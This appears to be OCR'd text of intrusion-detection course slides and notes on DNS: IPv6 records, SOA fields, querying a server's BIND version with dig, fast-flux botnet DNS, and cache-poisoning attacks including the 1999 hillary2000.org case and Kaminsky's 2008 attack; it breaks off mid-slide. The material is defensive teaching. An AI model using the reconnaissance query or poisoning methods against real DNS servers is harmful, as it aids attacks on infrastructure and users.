
- Changes needed, IP address 128 bits not 32 bits
- New resource record type AAAA (quad-A)
  - Same as address record type (A), but 4 times larger
- New reverse lookup top level domain
  - ip6.arpa
- Need DNS software to support changes
  - Servers
    - BIND 9, Windows Server 2003
  - Client resolution

Intrusion Detection In-Depth

Changes in DNS are required to deal with the IPv6 128-bit address scheme. A new record type, known as the quad-A type, was added since it is four times larger than an IPv4 address ("A") type. Also, there must be a new top level domain to handle reverse lookups; this is ip6.arpa.

As far as software is concerned, you need DNS server software to support the new record types. BIND 9 provides full support and implementation for IPv6. Windows 2000 had the first support for IPv6 and later versions of Windows such as Windows Server 2003 have native support as well. Additionally, there must be built-in support for IPv6 client resolution for any host doing DNS lookups.

How do DNS servers deal with IPv4 and IPv6 at the same time? First, they can store both IPv4 and IPv6 records if the software supports IPv6. IPv6 records are typically added to a DNS server that already has IPv4 records. It is important to understand that it is not necessary for a DNS server to actually communicate over IPv6 to answer a request for an IPv6 address. It is just resolving some kind of query and it can communicate over IPv4. Finally, recursive servers that actually find the answer to a query themselves may have to support dual IPv4 and IPv6 stacks for a long time since the change to IPv6 will be gradual and these recursive servers may be communicating with both IPv6 and IPv4 stacks.




The Dark Side of DNS

Intrusion Detection In-Depth

This section examines some of the malicious uses of DNS including reconnaissance, TTL value manipulation, and DNS cache poisoning.

Start of Authority (SOA)



```
No.. Time        Source          Destination     Protocol  Source port  Destination port  Info
   1 0.000000    192.168.11.62   192.168.11.1    DNS       37476        53                Standard query SOA snort.org
   2 [illegible] 192.168.11.1    192.168.11.62   DNS       53           37476             Standard query response SOA

▽ Answers
  ▽ snort.org: type SOA, class IN, mname ns-673.awsdns-20.net
      Name: snort.org
      Type: SOA (Start of zone of authority)
      Class: IN (0x0001)
      Time to live: 15 minutes
      Data length: 72
      Primary name server: ns-673.awsdns-20.net
      Responsible authority's mailbox: awsdns-hostmaster.amazon.com
      Serial number: 4
      Refresh interval: 30 minutes
      Retry interval: 15 minutes
      Expiration limit: 7 days
      Minimum TTL: 20 minutes
```

Intrusion Detection In-Depth

dns-soa.pcap

The Start of Authority (SOA) record seen in this slide is a required DNS resource record for any DNS server to indicate the zone for which it is authoritative. Let's examine some of the pertinent fields.

The TTL of 15 minutes is the default time to cache records from this zone if a resource record has no TTL of its own. This is different from the TTL found in the IP header that denotes hop counts. The primary name server for snort.org is ns-673.awsdns-20.net and is authoritative for records for the zone snort.org. The serial number is a number that changes each time updates are made to the zone's records. Many administrators will use a YYYYMMDDNN configuration, but this is not required. Slave servers know that changes have been made in the master server when the master server's serial number has changed.


The refresh field informs the slave servers how frequently to look for updates – in this case, 30 minutes. The retry parameter tells the slave servers to give up contacting the master server if there is a failure to communicate after a given time period – 15 minutes in this case. The expiration limit value tells the slave to stop giving out responses if it has not been able to update from the master after a given time. The minimum TTL is the time to cache a returned response of "NXDOMAIN", signifying that the queried record does not exist.

As you've no doubt concluded, all of this information can assist an attacker in understanding your DNS environment. We'll discuss the importance of TTL values later when we examine cache poisoning. Right now, it's enough to know that the larger the TTL value of the record, the longer an attacker must wait to try to poison another DNS server's cache that has stored this record.

To see the output, enter the following in the command line:
wireshark dns-soa.pcap

BIND Version Number

```
dig @ns1.adelphia.net version.bind chaos txt
```



```
o.. Time       Source           Destination      Protocol  Source port  Destination port  Info
  1 0.000000   192.168.11.62    75.180.129.58    DNS       54015        53                Standard query TXT version.
  2 0.034227   75.180.129.58    192.168.11.62    DNS       53           54015             Standard query response TXT

  ▽ version.bind: type TXT, class CH
▽ Answers
  ▽ version.bind: type TXT, class CH
      Name: version.bind
      Type: TXT (Text strings)
      Class: CH (0x0003)
      Time to live: 0 time
      Data length: 6
      Text: 9.3.2
```

Intrusion Detection In-Depth


dns-versionbind.pcap

The dig (Domain Internet Groper) command can be used to issue many types of DNS queries. It is able to query a server for the version of BIND it runs. The format of the command is as follows: dig followed by the @ sign, followed by the name of the DNS server you want to examine, followed by the option version.bind, followed by the word "txt" and the word "chaos." The word "txt" tells DNS that the type of entry sought is a TXT type record used for various purposes. Finally, we see the word "chaos" - this is a DNS query class that is mostly obsolete.

We've queried for the BIND version number of ns1.adelphia.net. It is running version 9.3.2 of BIND - valuable information for someone conducting reconnaissance. If a hacker can pair a BIND vulnerability with the version discovered, she is better able to target the DNS server for attack.

Anyone who is responsible for administration of a DNS server should prevent dissemination of its current version.

To see the output, enter the following in the command line:
wireshark dns-versionbind.pcap



Fast-Flux

- Compromised hosts associated with malicious activity are assigned continually changing IP addresses
- If malicious host(s) has static IP address, can be blacklisted or blocked
- More difficult to block activity if multiple compromised host IP addresses assigned as address records to same hostname


Intrusion Detection In-Depth

In the past, when a compromised host was discovered to be associated with malicious activity, it could be blocked or blacklisted using the IP address of the host. Hackers and criminals who now have botnet armies at their disposal can use any of the many hundreds or thousands of hosts for the purpose of supporting malicious activity. If only the hackers could associate many different IP addresses of the botnet hosts with a given hostname, they could make it more difficult to identify and block the activity.

A scheme has been concocted known as fast-flux DNS to use an ever-changing set of IP addresses associated with a particular hostname to elude blocking and identification. This is accomplished by associating multiple address records ("A" records) with a given hostname. In itself, this is not unusual or malicious. If you do an address resolution of www.google.com, you'll find several IP address associated with the hostname for the legitimate purpose of having multiple different hosts serving up the same content.

What makes fast-flux different is that the address records are given a low Time To Live (TTL) value so that they expire quickly and new address records are assigned to the same hostname. This provides a constantly changing set of IP addresses, likely those of other botnet drones directly hosting or redirecting the malicious activity. This makes the malicious hosts very difficult to block or identify.

This is known as single-flux DNS manipulation. There is another scheme called double-flux where both the address records as well as the name server records for the authoritative name servers for the malicious domain change too. This makes the activity more difficult to block since blocking the authoritative name server activity becomes untenable since it too is changing along with the address records.



Example of Single-Flux

```
Sat Feb 3 20:08:08 2007

divewithsharks.hk. 1800 IN A 70.68.187.xxx [xxx.vf.shawcable.net]
divewithsharks.hk. 1800 IN A 76.209.81.xxx [SBIS-AS - AT&T Internet Services]
divewithsharks.hk. 1800 IN A 85.207.74.xxx [adsl-ustixxx-74-207-85.bluetone.cz]
divewithsharks.hk. 1800 IN A 90.144.43.xxx [d90-144-43-xxx.cust.tele2.fr]
divewithsharks.hk. 1800 IN A 142.165.41.xxx [142-165-41-
   xxx.msjw.hsdb.sasknet.sk.ca]
```

TTL=30 minutes

```
Sat Feb 3 20:40:04 2007 (~30 minutes/1800 seconds later)

divewithsharks.hk. 1800 IN A 24.85.102.xxx [xxx.vs.shawcable.net] NEW
divewithsharks.hk. 1800 IN A 69.47.177.xxx [d47-69-xxx-
   177.try.wideopenwest.com] NEW
divewithsharks.hk. 1800 IN A 70.68.187.xxx [xxx.vf.shawcable.net]
divewithsharks.hk. 1800 IN A 90.144.43.xxx [d90-144-43-xxx.cust.tele2.fr]
divewithsharks.hk. 1800 IN A 142.165.41.xxx [142-165-41-
   xxx.msjw.hsdb.sasknet.sk.ca]
```

Intrusion Detection In-Depth

Let's say that a hacker wants to entice innocent users to go to a host named "diveswithsharks.hk". When a user's software resolved the hostname "diveswithsharks.hk" on February 3, 2007 at 20:08:08, there were five different IP addresses that were offered, each with a TTL of 1800 seconds, or approximately 30 minutes. A little over a half an hour later, the same resolution yielded five IP addresses with three different ones offered earlier. For whatever reason, it appears that the last two records with the same IP records were re-used again and given 30 more minutes of life.


To combat this activity, John Bambenek has written a memo to consider changes to the way DNS records are registered as well as cached. He recommends having domain registrars limit changes to once every 72 hours for authoritative DNS servers to alter the same records under their control. As well, DNS servers on start-up should check the TTL values for all zone "A" records and nameserver records and reassign a value of 72 hours for any TTL value that is less than 24 hours. The memo also proposes changes to DNS server and client software to examine low TTL values in records and discard the records instead of resolving them.

The records for this slide were obtained from:

http://www.honeynet.org/node/138

John Bambenek's memo:

http://tools.ietf.org/html/draft-bambenek-doubleflux-01




Cache Poisoning

- Attacker "poisons" a DNS pairing in a susceptible DNS server
- Queried DNS server will offer bad resolution for the lifetime of the poison cached entry
- Method of directing traffic to malicious host

Intrusion Detection In-Depth

In the beginning of this section on DNS, we mentioned that DNS is a core protocol for the entire Internet infrastructure. And, we also mentioned that the protocol is inherently flawed unless DNSSEC is used because DNS servers and clients implicitly trust, use, and cache DNS responses they receive from unknown, untrusted, and potentially malicious DNS servers or attackers posing as DNS servers.

A common ploy used to subvert DNS is called cache poisoning. This is where an attacker is able to convince a caching DNS server to accept an incorrect DNS pairing. For instance, suppose an attacker wants to offer up a bogus web server that looks exactly like a reputable bank's website. If the attacker can somehow poison a caching DNS server that is used to resolve the IP address of the bank's website, he or she can pair the bank's hostname with the IP address of his or her evil website. When a user is sent to the evil website that looks like the bank's website, she or he enters the username and password that the attacker harvests for use at the real bank website. You may be thinking that this isn't possible because of the use of SSL encryption, but an attacker controls this and can just make it appear that SSL is in use. Think about it - how many users are going to even recognize that SSL is not in use. Or the attacker can use a man-in-the-middle attack to act as a proxy for the SSL session.



What Can You Do with Poisoned Cache?

Step 1: sec503evil.com sends a bogus query to name server ns04.baweb.com to find address for www.hillary2000.org with a response of 206.245.150.74

Step 2: bogus entry cached

www.hillary2000.org
206.245.150.74

Step 3: sec503.com uses ns04.baweb.com to resolve www.hillary2000.org and receives IP number of 206.245.150.74

sec503evil.com

sec503.com

ns04.baweb.com

Intrusion Detection In-Depth

Let's look at how cache poisoning might work. Some DNS servers around the year 2000 were susceptible to a cache poisoning attack where a DNS request included a bogus response. Obviously, a DNS query should not have a response. But, vulnerable caching DNS servers accepted the query and also accepted and cached the information in the response. Let's say an attacker sent a query using the source host sec503evil.com and the destination DNS server of ns04.baweb.com, the authoritative name server for www.hillary2000.org.


This crafted packet had a query for the IP address of www.hillary2000.org, but it included an IP number in the response part of the DNS message which gives the IP number of 206.245.150.74. This is not the real IP number associated with www.hillary2000.org as we'll see in the next slide.

ns04.baweb.com suffers from the inability to tell query from response and thus caches the answer it received in the query. Its cache has just been poisoned with a bogus hostname and IP pairing.

Now, to complete the ruse, we must have a user who consults ns04.baweb.com for the IP number for www.hillary2000.org. In response, the cached answer of 206.245.150.74 is returned. Let's see what just happened!

Poisoned Cache Results

Asked for this.



Hillary 2000


for all New York

Welcome!

Welcome

Welcome to my Web Site. As I meet with New Yorkers on my listening tour, I hope that the information on this site will enable you to learn more about me and the issues I care about. You'll read about my record, and how I have worked throughout my life to make a difference for children and for families. The stories we will add in the weeks ahead will show you examples of my conversations with

Got this!



HILLARYNO.COM

Hillary No!

U.S. Senate For Proven Leaders, Not a Proving Ground

Hillary Buys a House! Wealthy Fundraiser Guarntees Loan!

Paid for and Copyright 1999 Friends of Giuliani


Intrusion Detection In-Depth

You see the results of alleged political cyber-warfare. In July of 1999, Hillary Clinton launched a web site, www.hillary2000.org, which promoted her as-yet-undeclared for the U.S. Senate in New York. The real web site is seen on the left side of the slide.

However, when some users attempted to contact this site, they were redirected to a rival site, www.hillaryno.com (IP number 206.245.150.74). This site was maintained by the supporters of the New York City mayor at that time, Rudolph Giuliani, who was a likely contender for this same Senate seat before he withdrew from the race in 2000. This web site is seen on the right side of the slide.

The speculation is that this may have been a cache poisoning hack that successfully diverted Hillary supporters to the Giuliani page. In other words www.hillary2000.org was paired with the IP number for www.hillaryno.org. Of course, the people who maintained the www.hillaryno.com site disavow all knowledge of any wrongdoing.

Welcome to the world of cyberspace and politics!



Dan Kaminsky DNS Cache Poisoning Attack


- Summer 2008 – Dan Kaminsky releases information at BlackHat about a novel cache poisoning attack
- Massive impact because most DNS server software (BIND and Microsoft Windows DNS Server) vulnerable
- Ostensibly possible to corrupt DNS resolution (e.g., bad name and IP pairings) all over the Internet by poisoning vulnerable caching DNS servers

Intrusion Detection In-Depth

There was a huge DNS issue exposed in 2008 by Dan Kaminsky. Being a good guy, Dan contacted responsible parties before divulging his findings. The fixes and patching of the many DNS servers that were vulnerable required a massive cooperative international effort. The potential impact of the cache poisoning attack that Kaminsky discovered was huge and needed quick and widespread resolution. Fortunately, by the time Kaminsky gave his talk at Blackhat 2008, code fixes were available and many of the DNS servers were patched.

Kaminsky did not discover a new flaw. He just found a novel way to use several existing weaknesses with DNS to poison cache. This does not diminish the impact of his findings, his new method could wreak massive damage to the Internet, if used.

As an aside, because Kaminsky revealed earlier that there was a potential massive cache poisoning attack, there was a lot of speculation and a lot of doubt if he really had found anything substantial. In the end, Kaminsky proved his doubters wrong.




Cache Poisoning Basics

- DNS is untrustworthy!
- If attacker returns evil DNS response to DNS server before the legitimate one – poison cache
- Caching DNS server naively accepts the evil response if:
  - The transaction ID (16-bit number) in the query and response match
